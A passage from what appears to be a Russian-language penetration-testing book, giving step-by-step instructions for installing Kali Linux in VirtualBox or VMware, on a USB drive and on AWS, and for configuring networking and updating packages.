


Рис. 1.16. Диалоговое окно Select start-up disk (Выберите загрузочный диск)

## Установка Kali на виртуальную машину с образа виртуальной машины Kali Linux

Второй вариант установки Kali Linux на виртуальную машину — использование предоставляемого Kali Linux образа VMware. Этот образ легко устанавливается на виртуальной машине. Загрузить образ операционной системы вы можете со страницы <https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/>.

Обратите внимание: список доступных образов Kali для виртуальных платформ распределен по двум вкладкам. На вкладке Kali Linux VMware Images — в формате сохранения 7zip (рис. 1.17) и Kali Linux VirtualBox Images — в формате сохранения Ova (Open Virtual Appliance) (рис. 1.18).

Image Name	Torrent	Size	Version	SHA256Sum
Kali Linux Vm 64 Bit 7z	Torrent	2.5G	2018.4	7edc27ad5924da6ca4a5549744784ada38068ccf37b40b415c87b824ff71de29
Kali Linux Vm 32 Bit 7z	Torrent	2.4G	2018.4	65ed1c71082d37b9d9402816f314f797b60f6b636991f3095b2bfe8e83ffce6f6

**Рис. 1.17.** Список доступных образов Kali для платформы VMware в формате 7zip

Image Name	Torrent	Size	Version	SHA256Sum
Kali Linux Vbox 32 Bit Ova	Torrent	3.6G	2018.4	2b28c5104f7936a57aed72dccb7e57c10923cab666ccce5c9af14d9650a26e9
Kali Linux Vbox 64 Bit Ova	Torrent	3.6G	2018.4	88bc25f726cbbbe84a5a9375a91e4c675e18c016fdd2e0da8c38ee0744b3ae7e

**Рис. 1.18.** Список доступных образов Kali для платформы VirtualBox в формате Ova

После того как образ Kali Linux будет загружен, необходимо сравнить хеш SHA256 загруженного файла со значением хеша, указанным на странице загрузки. Если значения совпали, разархивируйте полученный образ в ту папку, в которой вы этот образ решили сохранить. Если у вас основная операционная система

*Windows*, воспользуйтесь для извлечения архива любым из установленных на вашей машине архиваторов, умеющих работать с ZIP-архивами. Например, *WinRAR*, *WinZIP*, *7-ZIP*. В операционных системах *Linux* для разархивирования можно использовать архиваторы *.gz* или *7-ZIP*. После успешного разархивирования вы найдете в целевой папке 13 файлов.

- Чтобы создать с помощью образа новую виртуальную машину, на панели инструментов виртуальной машины Oracle VirtualBox Manager нажмите кнопку **New** (Создать).
- Создаваемую виртуальную машину мы назовем **Kali Linux from VM**, тип операционной системы определим как **Linux**, версию — **Debian**.
- Выделим оперативную память объемом 2048 Мбайт.
- Далее в окне **Hard disk** (Жесткий диск) установите переключатель в положение **Use an existing virtual hard drive file** (Использовать существующий виртуальный жесткий диск). Нажмите кнопку , расположенную справа от поля ввода с именем открываемого образа и в появившемся окне **Select the virtual hard disk file** (Выберите файл виртуального жесткого диска) укажите путь к ранее разархивированному образу **Kali Linux**. Мы в качестве образа жесткого диска выбрали файл **kali-linux-2018-4-vm-amd64**. После выбора файла образа нажмите кнопку **Create** (Создать) (рис. 1.19).




Рис. 1.19. Файл образа выбран

По умолчанию будет определена следующая конфигурация.

- Размер жесткого диска: 30 Гбайт.
- Тип сети: NAT.
- Имя пользователя: root.
- Пароль: root.




При тестировании на проникновение старайтесь не использовать тип сети NAT. Лучше выбрать подключение типа «сетевой мост». При настройке машины измените предлагаемые по умолчанию логин и пароль.

Если при установке образа не возникнет никаких ошибок, в левой части окна Oracle VM VirtualBox Manager появится панель новой виртуальной машины.

Для запуска виртуальной машины нажмите кнопку Run (Запустить) на панели инструментов окна менеджера VirtualBox.

Если появится сообщение об ошибках, загрузите пакет расширения VirtualBox (<http://www.virtualbox.org/wiki/Downloads>). После нажатия кнопки OK откроется следующее диалоговое окно (рис. 1.20).



**Рис. 1.20.** VirtualBox — Вопрос

Продолжите установку. Для этого нажмите кнопку Install (Установить), а затем — OK.

### Сохранение или перенос виртуальной машины

Есть два преимущества при установке Kali Linux на виртуальную машину. Виртуальную машину очень просто поставить на паузу. Режим паузы позволит остановить работу машины без потери данных. Например, если вам необходимо завершить работу основной системы, а виртуальная машина продолжает обработку данных, режим паузы выполняемое действие приостановит и при следующем запуске позволит продолжить работу с того места, на котором вы остановились.

Для приостановки работы виртуальной машины нажмите кнопку **Pause** (Пауза), расположенную в левом верхнем углу окна.

Еще одной особенностью виртуальной машины является возможность перемещения ее с одного компьютера на другой. Это очень удобная функция. Например, виртуальная машина работала на ноутбуке, но вам потребовалось переместить ее на более новый и более мощный компьютер. При этом вся конфигурация и настройки будут сохранены и вам не придется снова устанавливать и настраивать операционную систему.

Для экспорта виртуальной машины завершите работу гостевой системы. Далее выберите в верхней части окна менеджера виртуальных машин команду меню **File ▶ Export Appliance** (Файл ▶ Экспорт конфигураций). Вам будет предложено экспортировать виртуальную машину Kali Linux. Выберите папку, в которую будут экспортированы настройки программы. Когда все настройки будут выполнены, нажмите кнопку **Export** (Экспорт). Виртуальная машина будет экспортирована в выбранную ранее папку. Этот процесс займет некоторое время, в зависимости от размера виртуальной машины.

После того как экспорт будет завершен, для переноса виртуальной машины на другой компьютер вы можете использовать любое запоминающее устройство. Имейте в виду: при выборе Oracle VirtualBox вам для создания виртуальной машины на новом компьютере необходимо установить ту же версию Oracle VirtualBox, которая была на прежней машине. Далее импортируйте виртуальную машину. Для этого выберите созданный ранее файл конфигурации и следуйте инструкциям.

## Установка Kali на USB

Третий вариант — установка Kali Linux на USB (флешку). Такой метод называется **Portable Kali Linux**. Согласно официальной документации, у разработчиков это самый любимый и самый быстрый способ загрузки и установки Kali. По сравнению с вариантом установки ОС на жесткий диск, с помощью флешки и записанной на ней портативной Kali вы можете запустить Kali Linux на любом компьютере, поддерживающем загрузку с USB.



Процедура установки операционной системы на USB также применима к картам памяти (SSD, SDHC, SDXC и др.).

Есть несколько инструментов, позволяющих создать портативную Kali Linux. Один из таких инструментов — *Rufus* (<http://rufus.akeo.ie/>). Он запускается только на компьютере под управлением операционной системы Windows.

Для создания загрузочного диска из ISO-образа можно использовать и другие инструменты:

- ❑ Win32DiskImager (<https://launchpad.net/win32-image-writer>);
- ❑ Universal USB Installer (<http://www.pendrivelinux.com/universal-usb-installer-easy-as-1-2-3/>);
- ❑ LinuxLive USB Creator (<http://www.linuxliveusb.com>).

Перед созданием портативной Kali Linux вам нужно учесть несколько моментов.

- ❑ *Kali Linux ISO image.* С помощью специального инструмента вы, конечно, можете сразу загрузить образ портативной Kali Linux. Но, по нашему мнению, гораздо лучше сначала загрузить ISO-образ, а затем настроить Rufus на работу с этим ISO-файлом.
- ❑ *USB flash disk.* Вам понадобится чистый USB-накопитель объемом, достаточным для работы операционной системы. Мы предлагаем использовать USB размером не менее 16 Гбайт.

После того как Rufus будет загружен, для его запуска дважды щелкните кнопкой мыши на файле `rufus.exe`. После запуска программы вы увидите окно Rufus.

В операционной системе UNIX образ создается с помощью команды `dd`. Далее приведен пример создания образа:

```
dd if=kali-linux-2.0-i386.iso of=/dev/sdb bs=512k
```



Здесь `/dev/sdb` — это USB.

Для создания загрузочного USB Kali выполните следующие действия.

1. В качестве целевого устройства выберите USB. В нашем примере в операционной системе Windows это диск E.
2. Выберите из раскрывающегося списка **Partition scheme and target system type** (Схема раздела и тип целевой системы) параметр **MBR partition scheme for BIOS or UEFI computers** (Схема разделов MBR для компьютеров BIOS или UEFI).
3. Установите флажок **Create a bootable disk using** (Создать загрузочный диск с помощью), выберите значение **ISO image** (Образ ISO) и нажмите кнопку с изображением диска (рис. 1.21).
4. Для создания загрузочного образа нажмите кнопку **Start** (Начать).


После того как процесс будет завершен, сохраните все документы. Если вы хотите сразу попробовать загрузить Kali Linux с USB, перезагрузите компьютер. Возможно, для загрузки с USB вам потребуется перенастроить базовую систему ввода-вывода (BIOS). Если все будет сделано правильно, система Kali Linux будет загружена с USB.



С помощью Rufus можно установить Kali Linux на SD-карту. Для достижения наилучшего результата следует использовать SD-карту класса 10.



Если вы хотите воспользоваться расширенными возможностями сохранения на USB, выполните действия, описанные в разделе документации *Adding Persistence to Your Kali Live USB* (*Повышение надежности Kali Live USB*) по адресу <https://docs.kali.org/downloading/kali-linux-live-usb-persistence>.



**Рис. 1.21.** Окно программы Rufus

## Настройка виртуальной машины

После того как виртуальная машина Kali Linux будет установлена, следует выполнить несколько настроек. Они обеспечат большую функциональность и удобство использования.


### Гостевые дополнения VirtualBox

После установки виртуальной машины Kali Linux рекомендуется установить гостевое дополнение VirtualBox, которое предоставит вам следующие возможности.

- ❑ Работа с виртуальной машиной в полноэкранном режиме.
- ❑ Быстрая работа мыши в виртуальной машине.
- ❑ Копирование текста между основной и гостевой операционными системами.
- ❑ Совместное использование общей папки основной и гостевой машинами.

Для установки гостевых дополнений выполните следующие действия.

1. Выберите в меню VirtualBox команду Devices ▶ Install Guest Additions (Устройства ▶ Установка гостевых дополнений). Файл с гостевыми дополнениями будет смонтирован как диск.
2. В окне VirtualBox появится сообщение (рис. 1.22). Нажмите кнопку Cancel (Отмена), чтобы закрыть окно.



**Рис. 1.22.** Сообщение в окне VirtualBox

3. Откройте терминал и перейдите в папку /media/cdrom0, где cdrom0 — это и есть диск с гостевыми дополнениями VirtualBox (VirtualBox guest additions CD-ROM) (рис. 1.23).

```
root@kali:~# cd /media/cdrom0
root@kali:/media/cdrom0# ls
32Bit  cert          VBoxSolarisAdditions.pkg
64Bit  OS2           VBoxWindowsAdditions-amd64.exe
AUTORUN.INF  runasroot.sh  VBoxWindowsAdditions.exe
autorun.sh   VBoxLinuxAdditions.run  VBoxWindowsAdditions-x86.exe
root@kali:/media/cdrom0#
```

**Рис. 1.23.** Изменяя точку монтирования диска

4. Для запуска установщика гостевых дополнений VirtualBox выполните следующую команду (рис. 1.24):

sh ./VBoxLinuxAdditions.run

Сборка и установка всех необходимых модулей займет несколько минут.

1. Вернитесь в домашний каталог.
2. Извлеките образ компакт-диска VBoxAdditions. Для этого щелкните правой кнопкой мыши на значке этого диска и выберите в появившемся меню команду Eject (Извлечь). Значок компакт-диска исчезнет с Рабочего стола.
3. Перезагрузите виртуальную машину. Для этого введите в командную строку терминала команду reboot.
4. После перезагрузки можете перевести виртуальную машину в полноэкранный режим. Для этого выберите в строке меню виртуальной машины команду View ▶ Switch to fullscreen (Вид ▶ Полноэкранный режим).

```
root@kali:/media/cdrom0# ls
32Bit          cert           VBoxSolarisAdditions.pkg
64Bit          OS2            VBoxWindowsAdditions-amd64.exe
AUTORUN.INF    runasroot.sh   VBoxWindowsAdditions.exe
autorun.sh     VBoxLinuxAdditions.run  VBoxWindowsAdditions-x86.exe
root@kali:/media/cdrom0# sh ./VBoxLinuxAdditions.run
Verifying archive integrity... All good.
Uncompressing VirtualBox 5.0.12 Guest Additions for Linux.....
VirtualBox Guest Additions installer
Copying additional installer modules ...
Installing additional modules ...
Removing existing VirtualBox DKMS kernel modules ...done.
Removing existing VirtualBox non-DKMS kernel modules ...done.
Building the VirtualBox Guest Additions kernel modules ...done.
Doing non-kernel setup of the Guest Additions ...done.
Starting the VirtualBox Guest Additions ...done.
Installing the Window System drivers
Installing X.Org Server 1.17 modules ...done.
Setting up the Window System to use the Guest Additions ...done.
You may need to restart the the Window System (or just restart the guest system)
to enable the Guest Additions.

Installing graphics libraries and desktop services components ...done.
root@kali:/media/cdrom0#
```

**Рис. 1.24.** Запуск установщика гостевых дополнений VirtualBox

## Настройка сети

В следующем подразделе мы обсудим, как настроить Kali Linux для подключения к проводной и беспроводной сети.


### Настройка проводного соединения

В ISO-образе виртуальной машины Kali Linux для VMware по умолчанию выбран тип сетевого соединения *NAT (Network Address Translation)*. При использовании этого варианта виртуальная машина Kali Linux будет подключена к внешнему миру через основную операционную систему. Но внешний мир, в том числе основная операционная система, к виртуальной машине Kali Linux подключиться не сможет.

Для тестирования на проникновение лучше выбрать тип подключения с названием «сетевой мост». Для изменения типа сетевого подключения выполните следующие действия.

1. Завершите работу виртуальной машины Kali Linux.
2. В левой части окна менеджера щелкните на ярлыке виртуальной машины Kali Linux. На панели инструментов менеджера виртуальных машин нажмите кнопку **Setting** (Настройте). В левой части окна менеджера виртуальных машин появится список типов настроек выбранной виртуальной машины. Щелкните на строке **Network** (Сеть). В правой части окна менеджера виртуальных машин появятся элементы управления настройками сети. Перейдите на вкладку **Adapter 1**.

(Адаптер 1). Выберите в раскрывающемся списке Attached to (Тип подключения) строку Bridged Adapter (Сетевой мост). Выберите в списке Name (Имя) сетевой интерфейс, с помощью которого вы подключаетесь к сети (рис. 1.25).



**Рис. 1.25.** Выбор типа сетевого адаптера

Для использования сетевого соединения типа «Сетевой мост» основная операционная система должна подключиться к сетевому устройству (маршрутизатору или коммутатору), умеющему выдавать IP-адрес с помощью DHCP-сервера. Как вы знаете, IP-адрес DHCP – это динамический IP-адрес или арендованный IP-адрес. Через некоторое время (а это время определяется DHCP-сервером) виртуальной машине Kali Linux потребуется снова арендовать IP-адрес. Вновь полученный IP-адрес может совпадать с предыдущим, а может и не совпадать.

Если вы хотите сделать IP-адрес постоянным, сохраните текущий IP-адрес в файле `/etc/network/interfaces`.

Ниже показаны настройки, записанные в файле `interfaces` по умолчанию:

- `auto lo;`
- `iface lo inet loopback.`

По умолчанию все сетевые карты настроены на получение динамического IP-адреса. Чтобы привязать к сетевой карте постоянный (статический) IP-адрес, отредактируйте файл следующим образом:

- `auto eth0;`
- `iface eth0 inet static;`
- `address 10.0.2.15;`
- `netmask 255.255.255.0;`
- `network 10.0.2.0;`
- `broadcast 10.0.2.255;`
- `gateway 10.0.2.2.`


Мы назначили сетевой карте `eth0` IP-адрес `10.0.2.15`. Возможно, эту конфигурацию понадобится настроить в соответствии с тестируемой сетевой средой.

## Настройка беспроводного соединения

Виртуальная машина Kali Linux может подключиться к сети с помощью беспроводной сетевой карты основного компьютера. Вы также можете использовать внешнюю беспроводную USB-карту.

Для примера мы возьмем беспроводную карту USB Ralink с внешней антенной (далее, в разделе, посвященном тестированию на проникновение беспроводной сети, мы подробно обсудим, как выбрать антенну для беспроводной сети).

1. Для активации вашей беспроводной сетевой USB-карты подключите адаптер к порту USB. Далее выберите в окне виртуальной машины Kali Linux команду меню **Devices** ▶ **USB** ▶ **USB Setting** (Устройства ▶ USB ▶ Настройка USB) и выберите в открывшемся списке название подключенной к USB-порту сетевой карты (рис. 1.26).



**Рис. 1.26.** Список с подключенными USB-устройствами

2. После того как Kali распознает подключенную к USB-порту сетевую карту, для просмотра информации о подключенном устройстве следует запустить

программу dmesg. Чтобы определить, правильно ли подключено беспроводное устройство, откройте терминал и выполните следующую команду:

```
ifconfig
```

Если беспроводное подключение настроено правильно, вы должны увидеть списки настроек WLAN0 или WLAN1.

3. Выходные данные должны включать список настроек для WLAN. Это беспроводное сетевое подключение.
4. В правом верхнем углу панели задач Рабочего стола Kali находится значок Network Connections (Сетевые подключения). Чтобы отобразить все доступные беспроводные сетевые подключения, щелкните на нем кнопкой мыши.
5. Вы увидите список беспроводных сетей, доступных для вашего устройства (рис. 1.27).



**Рис. 1.27.** Список доступных беспроводных сетей

- Для подключения дважды щелкните на имени требуемой беспроводной сети. Если беспроводная сеть просит авторизации, вам будет предложено ввести пароль. Подключение состоится только при введении правильного пароля.

## Обновление Kali Linux

Kali Linux состоит из ядра и нескольких сотен пакетов с прикладным программным обеспечением, отвечающим за разные функции операционной системы. Для обновления этих функций следует обновить программное обеспечение. Рекомендуется обновлять ядро и программное обеспечение только из репозитория Kali Linux.

Первое, что нужно сделать после установки и настройки операционной системы, — обновить Kali Linux. Поскольку Kali Linux основана на Debian, используйте для обновления команду `apt-get`.

Команда `apt-get` обратится к файлу `/etc/apt/sources.list`, чтобы подключиться к серверу с обновлениями. Но прежде вам следует убедиться, что в файле `sources.list` содержатся ссылки на правильные источники пакетов для обновления.

Обновите файл `sources.list`. Для этого откройте терминал и введите следующую команду:

```
leafpad /etc/apt/sources.list
```

Скопируйте репозиторий с официального сайта, находящегося по адресу <https://docs.kali.org/general-use/kali-linux-sources-list-repositories>, вставьте его в `leafpad` и сохраните:

```
deb http://http.kali.org/kali kali-rolling main contrib non-free
# For source package access, uncomment the following line
# deb-src http://http.kali.org/kali kali-rolling main contrib non-free
```

Перед обновлением следует синхронизировать индексные файлы пакета из репозитория, указанного в списке источников файла `/etc/apt/sources.list`. Синхронизация выполняется с помощью команды:

```
apt-get update
```

Обратите внимание: перед обновлением операционной системы и программного обеспечения Kali Linux всегда необходимо запускать команду `apt-get update`.

После того как индексы пакетов будут синхронизированы, можно приступить к обновлению.

Для обновления вы можете использовать две команды.

- `apt-get upgrade`. С помощью этой команды все пакеты обновятся до последней версии. Если при обновлении какого-либо пакета возникнут затруднения, он не будет обновлен.
- `apt-get dist-upgrade`. Эта команда обновит весь дистрибутив Kali Linux. Например, с ее помощью Kali Linux версии 1.0.2 обновится до версии 2.0.

Команда обновит все установленные пакеты, а также обработает все конфликты, возникшие в процессе обновления. Однако от вас может потребоваться выполнение некоторых действий.

После того как будет выбран параметр команды обновления, программа apt-get выведет список всех пакетов, которые будут установлены, обновлены или удалены, и станет ожидать вашего подтверждения выполняемых действий.

Если подтверждение будет получено, начнется процесс обновления. Внимание: процесс обновления может быть продолжительным и обычно зависит от скорости интернет-подключения.


## Настройка Kali Linux AMI в облаке Amazon AWS

Kali Linux также может быть настроена в облаке как *Amazon Machine Image (AMI)* на платформе облачного вычислительного сервиса Amazon Web Services. Стоимость использования сервиса составляет \$0,046 в час. Но если сервис используется как базовая служба пользователя и не превышает установленных ограничений, с ним можно работать бесплатно. Для регистрации и настройки потребуется ваша кредитная карта. Обратите внимание: если вы превысите установленные ограничения, перед снятием денег с кредитной карты вы получите уведомление.

Перед тем как начать настройку Kali Linux в облаке, посетите Amazon Marketplace и ознакомьтесь с подробной информацией об AMI (<https://aws.amazon.com/marketplace/pp/B01M26MMTT>). Обратите внимание на список ограничений для бесплатного использования.


Для установки и настройки Kali Linux в облаке вам придется выполнить следующие действия.

- Сначала создайте учетную запись на портале AWS Amazon. Для этого зайдите на страницу, расположенную по адресу <https://aws.amazon.com/>, и щелкните кнопкой мыши на ссылке *Create a new account* (Создать новую учетную запись). Обязательно запомните используемые учетные данные, а также созданное вами имя AWA (рис. 1.28).



**Рис. 1.28.** Создание учетной записи

- Нажмите кнопку **Continue** (Продолжить) и заполните дополнительные поля ввода. При вводе данных вашей кредитной карты вам будет предложено позвонить в Amazon и ввести код для проверки и обеспечения безопасности. После того как все данные будут введены, а проверка безопасности пройдена, на экране появится консоль AWS.
- Вы должны получить по электронной почте сообщение о том, что ваша учетная запись успешно создана. После этого вы сможете войти в консоль AWS и завершить настройку. В группе элементов управления **Build a solution** (Построить решение) щелкните кнопкой мыши на ссылке **Launch a virtual machine** (Запустить виртуальную машину) (рис. 1.29).



**Рис. 1.29.** Запуск виртуальной машины в облаке

- В консоли AWS вы увидите панель EC2 Dashboard с элементами управления (рис. 1.30). Разверните группу элементов управления **NETWORK & SECURITY** (Сеть и безопасность) и щелкните на строке **Key Pairs** (Пары ключей).
- Далее щелкните кнопкой мыши на ссылке **Create Key Pair** (Создать пару ключей).

